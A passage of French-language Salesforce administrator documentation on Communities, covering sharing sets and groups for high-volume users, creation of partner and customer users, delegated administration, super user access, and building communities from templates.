Accordez l'accès aux enregistrements à des utilisateurs de communauté haut volume.

Un ensemble de partage permet à des utilisateurs haut volume d'accéder à n'importe quel enregistrement associé à un compte ou un contact correspondant au compte ou contact de l'utilisateur. Vous pouvez également donner accès aux enregistrements via un mappage de l'accès dans un ensemble de partage, qui prend en charge les références indirectes de l'enregistrement utilisateur et cible vers le compte ou le contact. Par exemple, accordez aux utilisateurs l'accès à toutes les requêtes associées à un compte identifié dans les enregistrements de contact de l'utilisateur.

Les ensembles de partage s'appliquent dans toutes les communautés auxquelles appartient l'utilisateur haut volume de communauté. Les utilisateurs haut volume de communauté possèdent la licence Utilisateur de communauté ou Utilisateur de portail haut volume. Pour plus d'informations, reportez-vous à « Présentation de l'ensemble de partage » dans l'aide de Salesforce.

Pour accorder aux utilisateurs l'accès aux utilisateurs sélectionnés dans la même communauté, vous créez un ensemble de partage si vous avez désactivé la case `Visibilité d'utilisateur de la communauté` dans la page Paramètres de partage.

1. Dans Configuration, saisissez *`Paramètres de communautés`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de communautés**.
2. Dans la liste associée Ensembles de partage, cliquez sur **Nouveau** pour créer un ensemble de partage ou sur **Modifier** en regard d'un ensemble de partage existant.
3. Dans la page Modification de l'ensemble de partage, renseignez les champs **Étiquette** et **Nom d'ensemble de partage**. **Étiquette** correspond à l'étiquette de l'ensemble de partage, telle qu'elle se présente dans l'interface utilisateur. **Nom d'ensemble de partage** est le nom unique utilisé par l'API.
4. Saisissez une description.
5. Sélectionnez les profils des utilisateurs auxquels vous souhaitez accorder l'accès.
6. Sélectionnez les objets auxquels vous souhaitez accorder l'accès.

   La liste des objets disponibles exclut :

   - Les objets avec un paramètre de partage Accès public en lecture/écriture à l'échelle de l'organisation
   - Les objets personnalisés qui ne comportent pas de champ de référence de compte ou de contact

7. Dans la section Configurer l'accès, cliquez sur **Configurer** ou sur **Modifier** en regard du nom d'un objet pour configurer l'accès des profils sélectionnés, ou sur **Suppr** pour supprimer les paramètres d'accès d'un objet.

   Remarque: Les objets dont la colonne Action indique **Configurer** ne sont pas configurés pour l'accès des utilisateurs haut volume. Tant qu'un objet n'est pas configuré, les utilisateurs haut volume ont un accès limité ou aucun accès à ses enregistrements.

8. Accordez un accès basé sur une recherche de compte ou de contact :

   - Sélectionnez une valeur dans la liste déroulante Utilisateur afin de déterminer la référence du compte ou du contact de l'utilisateur.
   - Sélectionnez une valeur dans le champ Objet cible afin de déterminer la référence du compte ou du contact dans l'objet cible.

   Par exemple, pour accorder l'accès à toutes les requêtes associées à un compte identifié dans l'enregistrement de contact de l'utilisateur, sélectionnez respectivement `Contact.Account` et `Compte`.

### Éditions

Les communautés Salesforce sont disponibles avec : Salesforce Classic

La configuration des communautés Salesforce est disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour accorder l'accès aux enregistrements à des utilisateurs haut volume de communauté :

- Personnaliser l'application

Remarque: Les deux champs sélectionnés doivent pointer vers un compte ou un contact. Par exemple, `Contact.Account` et `Entitlement.Account` pointent vers un compte.

9. Sélectionnez un niveau d'accès en lecture seule ou en lecture/écriture (si le paramètre de partage au niveau de l'organisation de l'objet est Accès public en lecture seule, seul l'accès en lecture/écriture est disponible).
10. Cliquez sur **Mettre à jour**, puis sur **Enregistrer**.

Après avoir créé un ensemble de partage, créez des groupes de partage pour accorder à d'autres utilisateurs l'accès aux enregistrements créés par des utilisateurs haut volume de communauté.

CONSULTER ÉGALEMENT :

À propos des utilisateurs de communauté haut volume

## Partage d'enregistrements appartenant à des utilisateurs de communauté haut volume

Le partage de groupes permet de partager des enregistrements appartenant à des utilisateurs haut volume de communauté avec des utilisateurs internes et externes dans vos communautés.

Les utilisateurs haut volume sont des utilisateurs avec un accès limité pour les organisations qui comprennent des milliers ou des millions d'utilisateurs externes. Contrairement aux autres utilisateurs externes, les utilisateurs haut volume n'ont aucun rôle, ce qui élimine les problèmes de performance associés aux calculs de hiérarchie de rôles. Puisque les utilisateurs haut volume de communauté ne figurent pas dans la hiérarchie de rôles, contrairement aux utilisateurs de Salesforce, un *groupe de partage* permet de spécifier les autres utilisateurs externes Salesforce qui peuvent accéder aux enregistrements appartenant à des utilisateurs haut volume de communauté.

Les groupes de partage s'appliquent dans les communautés.

Pour définir des groupes de partage pour vos communautés :

1. Dans Configuration, saisissez *`Paramètres de communautés`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de communautés**.
2. Dans les Paramètres de partage de la liste associée Utilisateurs haut volume de communauté, cliquez sur **Modifier** en regard d'un ensemble de partage existant.
3. Cliquez sur l'onglet Paramètres du groupe de partage.
4. Cliquez sur **Activer** pour activer le groupe de partage.

   L'activation peut prendre du temps. Vous recevez un e-mail une fois le processus terminé.

   Remarque: La désactivation d'un groupe de partage supprime l'accès de *tous* les autres utilisateurs aux enregistrements appartenant à des utilisateurs haut volume de communauté. Aucun e-mail n'est envoyé une fois le processus de désactivation terminé.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour partager des enregistrements appartenant à des utilisateurs haut volume de communauté avec d'autres utilisateurs :

- Personnaliser l'application

5. Cliquez sur **Modifier** pour ajouter des utilisateurs au groupe de partage. Vous pouvez ajouter des utilisateurs internes de votre organisation ainsi que des utilisateurs externes à partir du même compte parent que l'utilisateur haut volume.
   a. Dans la liste déroulante `Rechercher`, sélectionnez le type de membre à ajouter.
   b. Si vous ne trouvez pas le membre à ajouter, saisissez des mots-clés dans la zone de recherche, puis cliquez sur **Rechercher**.
   c. Sélectionnez les membres souhaités dans la zone Membres disponibles, puis cliquez sur **Ajouter** pour les ajouter au groupe.

**d.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

À propos des utilisateurs de communauté haut volume

Octroi de l'accès aux enregistrements à des utilisateurs de communauté haut volume

# Concepts de base de la configuration de communautés

## Création d'utilisateurs de communautés

Pour accorder à un utilisateur externe l'accès à votre communauté, activez son enregistrement de contact en tant qu'utilisateur client ou utilisateur partenaire, selon le type de sa licence. Votre communauté peut inclure des utilisateurs disposant de licences Partner Community, Customer Community et Customer Community Plus.

Si votre organisation a des comptes personnels, vous ne pouvez pas les utiliser en tant que comptes partenaires ou créer des utilisateurs partenaires qui leur sont associés. Vous pouvez utiliser uniquement des comptes professionnels en tant que comptes partenaires.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des utilisateurs partenaires :
- "Gérer les utilisateurs externes

Pour créer des utilisateurs clients :
- "Gérer les utilisateurs externes

  OU

  Modifier les utilisateurs libre-service

  **Important:** Lors de la création d'utilisateurs clients, le compte auquel le nouveau contact est associé doit avoir un propriétaire de compte attribué à un rôle.

Pour se connecter en tant qu'utilisateur externe :
- Gérer les utilisateurs

  ET

  Modifier sur les comptes

1. Pour créer des utilisateurs partenaires :
   a. Affichez le compte externe pour lequel vous souhaitez créer un utilisateur.
   b. Créez un contact. Cliquez sur **Nouveau contact** dans la liste associée Contacts. Renseignez les détails appropriés, puis cliquez sur **Enregistrer**.

      **Remarque:** Un compte non partenaire ne peut pas être propriétaire d'un contact partenaire.

      Des comptes personnels ne peuvent pas être propriétaires d'utilisateurs partenaires.

   c. Dans la page de détail du contact, cliquez sur **Gérer un utilisateur externe**, puis sur **Activer un utilisateur partenaire**.

      **Remarque:** Si le bouton **Activer un utilisateur partenaire** n'est pas affiché, demandez à votre administrateur de vérifier s'il est inclus dans la présentation de page Contact.

   d. Modifiez l'enregistrement utilisateur pour cet utilisateur externe.
      - Sélectionnez la licence utilisateur Communauté partenaire.
      - Sélectionnez le profil approprié. Notez que les profils accordent aux utilisateurs l'accès aux onglets de votre communauté. Par conséquent, assurez-vous de sélectionner un profil qui expose les onglets appropriés.

        **Remarque:** Les profils disponibles pour des utilisateurs externes sont limités au profil Utilisateur de communauté partenaire ou aux profils clonés à partir de celui-ci. Contrairement au rôle d'un utilisateur standard, le rôle de l'utilisateur partenaire est automatiquement attribué en fonction du nom de compte. Le rôle d'utilisateur partenaire est subordonné au rôle de responsable du compte. Par conséquent, toutes les données du rôle utilisateur partenaire sont déployées vers le rôle responsable du compte. Si vous désactivez un utilisateur partenaire, le rôle utilisateur partenaire devient obsolète et les données ne sont plus déployées vers le rôle compte partenaire.

      - Désactivez la case **Générer un nouveau mot de passe et avertir immédiatement l'utilisateur** pour ne pas envoyer un mot de passe aux utilisateurs avant l'activation de la communauté.

Une fois la communauté activée, l'utilisateur reçoit un message de bienvenue avec les informations de connexion, si l'option `Envoyer un e-mail de bienvenue` est sélectionnée pour la communauté.

Remarque: Si vous sélectionnez cette option et que votre organisation n'a aucune communauté `Active` dont l'utilisateur est membre, Salesforce n'envoie pas l'e-mail.

Si l'option `Envoyer un e-mail de bienvenue` est désactivée pour votre communauté, l'utilisateur ne reçoit pas d'e-mail contenant le nom d'utilisateur et le mot de passe. Vous devez envoyer les informations manuellement.

**e.** Cliquer sur **Enregistrer**.

Remarque: La création d'un utilisateur externe avec une licence Customer Community Plus est similaire à la création d'un utilisateur partenaire. Dans l'enregistrement du contact, sélectionnez **Gérer un utilisateur externe**, puis **Activer un utilisateur partenaire**. De plus, lors de la modification de l'enregistrement utilisateur, vous sélectionnez le profil Utilisateur de communauté partenaire ou un profil cloné à partir de celui-ci.

**2.** Pour créer des utilisateurs clients :

**a.** Créez un contact.

**b.** Dans la page de détail du contact, cliquez sur **Gérer un utilisateur externe**, puis sur **Activer un utilisateur client**.

Remarque: Si le bouton **Activer un utilisateur client** n'est pas affiché, demandez à votre administrateur de vérifier s'il est inclus dans la présentation de page Contact.

**c.** Modifiez l'enregistrement utilisateur pour cet utilisateur externe.

- Sélectionnez le profil approprié. Les profils disponibles sont limités au profil Utilisateur de communauté client et à tout profil cloné à partir de celui-ci.

  Notez que les profils accordent aux utilisateurs l'accès aux onglets de votre communauté. Par conséquent, assurez-vous de sélectionner un profil qui expose les onglets appropriés.

- Désactivez la case **Générer un nouveau mot de passe et avertir immédiatement l'utilisateur** pour ne pas envoyer un mot de passe aux utilisateurs avant l'activation de la communauté. Une fois la communauté activée, l'utilisateur reçoit un message de bienvenue avec les informations de connexion, si l'option `Envoyer un e-mail de bienvenue` est sélectionnée pour la communauté.

  Remarque: Si vous sélectionnez cette option et que votre organisation n'a aucune communauté `Active` dont l'utilisateur est membre, Salesforce n'envoie pas l'e-mail.

  Si l'option `Envoyer un e-mail de bienvenue` est désactivée pour votre communauté, l'utilisateur ne reçoit pas d'e-mail contenant le nom d'utilisateur et le mot de passe. Vous devez envoyer les informations manuellement.

**d.** Cliquer sur **Enregistrer**.

Remarque: Les utilisateurs clients n'affichent pas la liste associée Notes et pièces jointes dans les comptes ou les contacts.

Pour résoudre des problèmes ou vous assurer que la communauté est correctement configurée, dans la page de détail du contact, cliquez sur **Gérer un utilisateur externe** et sélectionnez **Se connecter en tant qu'utilisateur partenaire** ou **Se connecter en tant qu'utilisateur client**. Pour vous connecter comme Utilisateur partenaire ou Utilisateur client, vous devez disposer de l'autorisation Modifier sur les Comptes. Une nouvelle fenêtre de navigateur s'ouvre et vous êtes connecté à la communauté en tant qu'utilisateur externe.

Lorsque vous vous connectez en tant qu'utilisateur externe, vous affichez le comportement réservé à l'utilisateur externe. Par exemple, les utilisateurs externes affichent le menu déroulant des communautés uniquement s'ils ont accès à plusieurs communautés `Active`.

De plus, si un utilisateur externe membre d'une seule communauté `Active` reçoit l'URL d'une communauté `Aperçu`, le menu déroulant ne s'affiche pas lorsque l'utilisateur ouvre la communauté `Aperçu`.

**Remarque:** Par mesure de sécurité, lorsque des administrateurs sont connectés sous l'identité d'un autre utilisateur, ils ne peuvent pas autoriser cet utilisateur à accéder aux données OAuth. Par exemple, les administrateurs ne peuvent pas autoriser l'accès OAuth aux comptes utilisateur, y compris l'authentification unique aux applications tierces.

Tenez compte du point suivant lors de la création d'utilisateurs externes :

- Les utilisateurs externes ne peuvent pas être retirés. Si vous souhaitez qu'un utilisateur externe n'ait plus accès à une communauté, désactivez l'utilisateur.

CONSULTER ÉGALEMENT :

Délégation d'administration utilisateur externe
Ajout de membres à votre communauté
Comment les membres extérieurs à une communauté obtiennent-ils les informations de connexion ?
Réinitialisation du mot de passe d'un utilisateur externe pour des communautés

## Délégation d'administration utilisateur externe

Vous pouvez déléguer l'administration des utilisateurs à des utilisateurs externes qui peuvent ainsi décider qui a accès à la communauté.

Les utilisateurs externes qui sont administrateurs délégués peuvent :

- Créer des utilisateurs externes
- Modifier des utilisateurs externes
- Réinitialiser les mots de passe d'utilisateurs externes
- Désactiver des utilisateurs externes existants

Vous pouvez accorder des droits d'administration utilisateur externe délégué aux utilisateurs disposant des licences Partner Community, Customer Community Plus, Gold Partner, Enterprise Administration et Customer Portal Manager.

1. Dans Configuration, saisissez *`Profils`* dans la case `Recherche rapide`, puis sélectionnez **Profils** et cliquez sur un profil personnalisé.

   Vous ne pouvez pas modifier l'attribut standard.

   Vous pouvez ajouter un `Administrateur utilisateur externe délégué` à un ensemble d'autorisations que vous attribuez à un profil standard.

2. Cliquez sur **Modifier**.
3. Sélectionner `Administrateur utilisateur externe délégué`.
4. Cliquer sur **Enregistrer**.
5. Cliquez sur **Modifier** dans la liste associée Profils utilisateur externe délégué.
6. Sélectionnez les profils auxquels vous souhaitez accorder des droits d'administration.
7. Cliquer sur **Enregistrer**.

Tenez compte des points suivants lors de la configuration de l'administration utilisateur externe déléguée :

- Vous pouvez également accorder des droits d'administration déléguée en utilisant des ensembles d'autorisations.
- Dans le profil auquel vous accordez des droits d'administration déléguée :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour gérer des utilisateurs externes :
- "Gérer les utilisateurs externes

Pour créer, modifier et supprimer des profils :
- Gérer les profils et les ensembles d'autorisations

  - Ajoutez les autorisations « Créer » et « Modifier » sur les contacts pour permettre aux administrateurs délégués de créer et de mettre à jour les contacts associés à leur compte.
  - Définissez les paramètres d'onglet Comptes et Contacts sur Valeur par défaut activée pour permettre aux administrateurs délégués d'afficher les onglets Comptes et Contacts, et de faciliter la gestion des contacts associés à leurs comptes.
- Ajoutez les onglets Comptes et Contacts à votre communauté.
- Définissez la sécurité au niveau du champ et des présentations de page afin de limiter l'accès des administrateurs utilisateurs externes délégués aux champs de compte et de contact que vous spécifiez.

CONSULTER ÉGALEMENT :

Création d'utilisateurs de communautés

Octroi de l'accès Super utilisateur aux utilisateurs partenaires de votre communauté

## Octroi de l'accès Super utilisateur aux utilisateurs partenaires de votre communauté

L'accès Super utilisateur partenaire doit être activé dans vos paramètres Communities pour pouvoir accorder l'accès à des utilisateurs. Utilisez ces informations pour accorder l'accès super utilisateur aux utilisateurs détenteurs de licences Partner Community. Vous pouvez également accorder un accès super utilisateur aux utilisateurs de votre communauté avec des licences Customer Community Plus. Pour plus d'informations, reportez-vous à Octroi de l'accès Super utilisateur aux utilisateurs clients de votre communauté.

L'octroi de l'accès super utilisateur à des utilisateurs externes dans votre communauté leur permet d'accéder à plus de données et d'enregistrements, quels que soient les règles de partage et les paramètres par défaut à l'échelle de l'organisation. Les super utilisateurs ont accès aux données appartenant à d'autres utilisateurs partenaires membres du même compte, qui disposent d'un rôle identique ou inférieur dans la hiérarchie des rôles. L'accès super utilisateur s'applique uniquement aux requêtes, pistes, objets personnalisés et opportunités. Les utilisateurs externes ont accès à ces objets uniquement si vous les exposez à l'aide de profils ou en les partageant et ajoutez les onglets à la communauté lors de la configuration.

1. Affichez l'enregistrement de contact de l'utilisateur.
2. Cliquez sur **Gérer le compte externe**, puis sélectionnez **Activer l'accès super utilisateur**.
3. Cliquez sur **OK**.

## Octroi de l'accès Super utilisateur aux utilisateurs de votre communauté

Activez l'accès super utilisateur pour permettre aux utilisateurs externes de communautés d'accéder à des enregistrements et des données supplémentaires.

Vous pouvez accorder l'accès super utilisateur client uniquement aux utilisateurs qui disposent de licences Customer Community Plus.

Pour accorder l'accès Super utilisateur aux utilisateurs qui disposent de licences Partner Community, reportez-vous à Octroi de l'accès Super utilisateur aux utilisateurs partenaires de votre communauté.

L'autorisation « Super utilisateur du portail » permet aux administrateurs utilisateur externe délégués d'effectuer les opérations suivantes pour leur propre compte :

- Afficher, modifier et transférer toutes les requêtes
- Créer des requêtes pour des contacts
- Afficher et modifier tous les contacts, qu'ils soient associés des communautés ou non
- Afficher les détails du compte lorsqu'il correspond au contact d'une requête
- Générer un rapport sur tous les contacts, que le portail soit activé ou non, si l'onglet Rapports est ajouté à votre communauté et si l'utilisateur dispose de l'autorisation « Exécuter les rapports »

Ajoutez l'autorisation « Super utilisateur du portail » à un ensemble d'autorisations. Attribuez-le ensuite à des utilisateurs Customer Community Plus pour leur permettre d'accéder à leur compte, et de modifier leurs requêtes et leurs contacts sans pouvoir gérer les autres utilisateurs externes.

1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**.
2. Créer ou cloner un ensemble d'autorisations.
3. Dans la section Autorisations d'application, ajoutez l'autorisation « Super utilisateur du portail ».
4. Cliquez sur **Enregistrer**.
5. Attribuez l'ensemble d'autorisations à vos utilisateurs Customer Community Plus en cliquant sur **Gérer les attributions**, puis en ajoutant les utilisateurs appropriés.

## Création de communautés

Créez des communautés à l'aide d'un assistant qui facilite la sélection d'un modèle de communauté adapté à vos besoins.

Le nombre de communautés que vous pouvez créer pour votre organisation est indiqué dans la page Toutes les communautés dans Configuration.

1. Pour commencer à créer des communautés, dans Configuration, saisissez *Communautés* dans la case Recherche rapide, sélectionnez **Toutes les communautés**, puis cliquez sur **Nouvelle communauté**.
   L'assistant de création de communauté affiche diverses options de modèle prêtes à l'emploi que vous pouvez sélectionner. Si vous avez configuré des modèles personnalisés dans votre organisation, ils sont également affichés dans l'assistant.
2. Survolez un modèle pour afficher des informations complémentaires.

   **Kokua**
   Une communauté basée sur un graphique, idéale pour gérer les interactions clients simples. Les membres de communautés peuvent rechercher et afficher des articles, et contacter le support. Nécessite Knowledge et prend en charge les requêtes.

   **Koa**
   Une communauté basée sur un texte, idéale pour gérer les interactions clients simples. Les membres de communautés peuvent rechercher et afficher des articles, et contacter le support. Nécessite Knowledge et prend en charge les requêtes.

   **Customer Service (Napili)**
   Un modèle puissant et réactif en libre-service, qui permet aux utilisateurs de publier des questions dans la communauté, de rechercher et d'afficher des articles, de collaborer et de contacter des agents de support en créant des requêtes. Prend en charge Knowledge, les questions Chatter et les requêtes.

   **Aloha**
   Un modèle de Lanceur d'application configurable, qui permet aux utilisateurs de rechercher des applications et d'y accéder rapidement à l'aide de l'authentification unique, y compris les connexions sociales.

   **Onglets Salesforce + Visualforce**
   Structure et onglets Salesforce standard que vous pouvez personnaliser à l'aide de Visualforce. Accorde l'accès complet à la plate-forme avec une configuration extrêmement flexible. Nécessite une expérience de développeur et des compétences en configuration avancée. Prend en charge la plupart des objets standard, les objets personnalisés et Salesforce1. Notez que le modèle Onglets Salesforce + Visualforce ne fonctionne pas avec le Générateur de communauté.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou activer une communauté :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

3. Survolez et cliquez sur le modèle que vous souhaitez utiliser.
4. Si vous sélectionnez Koa ou Kokua, spécifiez les catégories et un Nom de société pour votre modèle, puis cliquez sur **Suivant**..

   **Nom du groupe de catégories de données**
   Correspond au nom unique du groupe de catégories de données contenant les catégories de données de votre site. Le nom reflète la hiérarchie des catégories que vous avez définies pour votre communauté et il est utilisé dans l'ensemble du site pour organiser les articles.

   **Catégorie de niveau supérieur**
   Correspond à la catégorie le plus élevée que vous souhaitez afficher. Seuls les enfants de cette catégorie sont affichés dans la communauté. Vous pouvez imbriquer plusieurs niveaux de catégories au-dessus de cette catégorie. Cependant, la page affiche cette catégorie en tant que parent et ses sous-catégories en tant qu'enfants.

   **Nom de la société**
   Il correspond au nom de votre société tel que vous souhaitez l'afficher dans l'en-tête de la communauté.

5. Saisissez un nom de communauté.

   Remarque: Si vous créez plusieurs communautés, notez que les noms de communauté peuvent être tronqués dans le menu déroulant de l'en-tête global. Les utilisateurs peuvent afficher jusqu'à 32 caractères du nom, ce nombre incluant les indicateurs de statut `Aperçu` et `Inactive`. Assurez-vous que la partie visible du nom est suffisamment explicite pour permettre aux utilisateurs de différencier les multiples communautés.

6. Saisissez une valeur unique à la fin du champ de l'URL.

   Cette valeur est ajoutée au domaine que vous saisissez lors de l'activation de communautés pour créer une URL unique pour cette communauté. Par exemple, si votre domaine est `UniversalTelco.force.com` et que vous créez une communauté de clients, vous pouvez nommer l'URL `UniversalTelco.force.com/clients`.

   Remarque: Vous pouvez créer une communauté dans une organisation qui n'a pas d'URL personnalisée.

   Vous pouvez modifier le nom et l'URL de votre communauté une fois la communauté activée, mais les utilisateurs ne sont pas redirigés vers la nouvelle URL. Si ce changement est nécessaire, assurez-vous d'informer les membres de votre communauté avant de procéder à la modification.

7. Cliquez sur **Créer une communauté**.
   La communauté est créée avec le statut `Aperçu`.
8. Dans la page de confirmation, cliquez sur **Élaborer ma communauté** pour personnaliser et élaborer votre communauté avec le Générateur de communauté. Vous pouvez également cliquer sur **Gérer ma communauté** afin d'accéder à la Gestion de la communauté pour définir des rubriques, installer des tableaux de bord de communauté ou configurer les paramètres de votre communauté.

Lorsque vous créez une communauté, les pages par défaut de connexion, d'auto-inscription, de changement du mot de passe, de mot de passe oublié et votre page d'accueil sont basés sur votre modèle de communauté. Vous pouvez personnaliser ou modifier à tout moment ces pages par défaut dans la Gestion de la communauté.

Important: Lorsque vous avez créé une communauté, votre profil est automatiquement ajouté à la liste des profils qui ont accès. Ainsi, tous les utilisateurs associés à ce profil dans votre organisation peuvent se connecter à la communauté `Active`. Si vous

ne souhaitez pas autoriser l'accès à la communauté à tous les utilisateurs associés à ce profil, vous pouvez retirer le profil et vous accorder l'accès via un profil ou un ensemble d'autorisations différent.

CONSULTER ÉGALEMENT :

- Présentation de Salesforce Communities
- Personnalisation des communautés
- Combien de communautés mon organisation peut-elle posséder ?
- Comparaison entre les fonctionnalités disponibles dans les modèles de Community
- Guide de mise en œuvre : Utilisation de modèles pour élaborer des communautés
- Guide de mise en œuvre : Premiers pas avec le modèle de communauté Aloha pour Salesforce Identity

## Combien de communautés mon organisation peut-elle posséder ?

Vous pouvez avoir jusqu'à 50 communautés dans votre organisation Salesforce. Les communautés actives, inactives et d'aperçu, y compris les sites Force.com, sont prises en compte dans cette limitation.

Pour afficher cette limitation dans votre organisation, dans Configuration, saisissez *Communautés* dans la case `Recherche rapide`, puis sélectionnez **Toutes les communautés**. Le champ `Nombre maximal de communautés` affiche 50.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Création de communautés

# Création de votre communauté avec un modèle préconfiguré

Créez une communauté, puis sélectionnez un modèle à lui appliquer. Définissez les propriétés du modèle et de la communauté au même endroit, puis utilisez le Générateur de communauté pour terminer la conception et l'organisation de votre communauté.

1. Dans Configuration, saisissez *Toutes les communautés* dans la case `Recherche rapide`, puis sélectionnez **Toutes les communautés** et cliquez sur **Nouvelle communauté**. L'assistant de création de communauté s'affiche avec diverses options de modèle à sélectionner.
2. Survolez un modèle pour afficher des informations complémentaires.

   **Kokua**
   Une communauté basée sur un graphique, idéale pour gérer les interactions clients simples. Les membres de communautés peuvent rechercher et afficher des articles, et contacter le support. Nécessite Knowledge et prend en charge les requêtes.

   **Koa**
   Une communauté basée sur un texte, idéale pour gérer les interactions clients simples. Les membres de communautés peuvent rechercher et afficher des articles, et contacter le support. Nécessite Knowledge et prend en charge les requêtes.

   **Customer Service (Napili)**
   Un modèle puissant et réactif en libre-service, qui permet aux utilisateurs de publier des questions dans la communauté, de rechercher et d'afficher des articles, de collaborer et de contacter des agents de support en créant des requêtes. Prend en charge Knowledge, les questions Chatter et les requêtes.

   **Aloha**
   Un modèle de Lanceur d'application configurable, qui permet aux utilisateurs de rechercher des applications et d'y accéder rapidement à l'aide de l'authentification unique, y compris les connexions sociales.

   **Onglets Salesforce + Visualforce**
   Structure et onglets Salesforce standard que vous pouvez personnaliser à l'aide de Visualforce. Accorde l'accès complet à la plate-forme avec une configuration extrêmement flexible. Nécessite une expérience de développeur et des compétences en configuration avancée. Prend en charge la plupart des objets standard, les objets personnalisés et Salesforce1. Notez que le modèle Onglets Salesforce + Visualforce ne fonctionne pas avec le Générateur de communauté.
3. Survolez et cliquez sur le modèle que vous souhaitez utiliser.
4. Lisez la description et les principales fonctionnalités du modèle, puis cliquez sur **Premiers pas**.
5. Si vous sélectionnez Koa ou Kokua, spécifiez les catégories et un Nom de société pour votre modèle.

   **Nom du groupe de catégories de données**
   Nom unique du groupe de catégories de données contenant les catégories de données de votre site. Le nom reflète la hiérarchie des catégories que vous avez définies pour votre communauté et il est utilisé dans l'ensemble du site pour organiser les articles.

   **Catégorie de niveau supérieur**
   Catégorie la plus élevée que vous souhaitez afficher. Seuls les enfants de cette catégorie sont affichés dans la communauté. Plusieurs niveaux de catégories peuvent être imbriqués au-dessus de cette catégorie, mais la page affiche cette catégorie en tant que page parente et les sous-catégories sont ses enfants.

   **Nom de la société**
   Nom de votre société tel que vous souhaitez l'afficher dans l'en-tête.
6. Cliquez sur**Suivant**.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou publier une communauté :
- Créer et gérer des communautés

Pour créer des types d'article et des actions d'article :
- Gérer Salesforce Knowledge

Pour créer des catégories de données :
- Gérer les catégories de données

7. Saisissez le nom et l'URL facultative de votre communauté.
   Cette option met automatiquement à jour les paramètres de votre communauté avec l'URL des pages personnalisées que vous créez dans cette étape. Vous pouvez remplacer la page de connexion par une autre page dans les paramètres de votre communauté. Pour consulter des instructions détaillées sur la création de pages personnalisées de connexion, de déconnexion et d'auto-inscription pour votre communauté, reportez-vous à *Premiers pas avec les communautés*.
8. Cliquez sur **Créer Communauté**.
   La communauté est créée avec un statut d'aperçu.
9. Dans la page de confirmation, cliquez sur **Élaborer ma communauté** pour personnaliser et élaborer votre communauté avec le Générateur de communauté. Vous pouvez également cliquer sur **Gérer ma communauté** afin d'accéder à la Gestion de la communauté pour définir des rubriques, installer des tableaux de bord de communauté ou configurer les paramètres de votre communauté.

**Important:** Lorsque vous avez créé une communauté, votre profil est automatiquement ajouté à la liste des profils qui ont accès. Ainsi, tous les utilisateurs associés à ce profil dans votre organisation peuvent se connecter à la communauté `Active`. Si vous ne souhaitez pas autoriser l'accès à la communauté à tous les utilisateurs associés à ce profil, vous pouvez retirer le profil et vous accorder l'accès via un profil ou un ensemble d'autorisations différent.

CONSULTER ÉGALEMENT :

- Navigation dans le Générateur de communauté
- Personnalisation d'une communauté avec votre marque à l'aide du Générateur de communauté
- Guide de mise en œuvre : Premiers pas avec le modèle de communauté Aloha pour Salesforce Identity
- Présentation de Générateur de communauté
- Modification de pages et de composants de communauté dans le Générateur de communauté
- Gestion des pages de votre communauté dans le Générateur de communauté

## Personnalisation des communautés

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour accéder à la Gestion de la communauté : | • "Accéder à la gestion de la communauté OU Gérer les communautés OU Créer et configurer des communautés<br>• ET être membre de la communauté dans laquelle les utilisateurs tentent d'accéder à la page Gestion de la communauté. |
| Pour accéder aux règles et aux critères de modération : | • Gérer les communautés OU Créer et configurer des communautés<br>• ET être membre de la communauté dans laquelle les utilisateurs tentent d'accéder à la page Gestion de la communauté. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| | |
|---|---|
| Pour personnaliser les paramètres d'administration ou utiliser le Générateur de communauté : | • Créer et configurer des Communautés<br>• ET être membre de la communauté dans laquelle les utilisateurs tentent d'accéder à la page Gestion de la communauté. |

Mettez à jour les paramètres de communauté de base, tels que URL, nom de la communauté, membres, options de connexion et préférences générales dans la section **Administration** de la Gestion de la communauté.

Vous pouvez personnaliser votre communauté à tout moment, mais si vous envisagez d'apporter des modifications importantes, nous recommandons de la désactiver au préalable.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez `Toutes les communautés` dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration**, puis sélectionnez la partie de la communauté que vous souhaitez personnaliser :

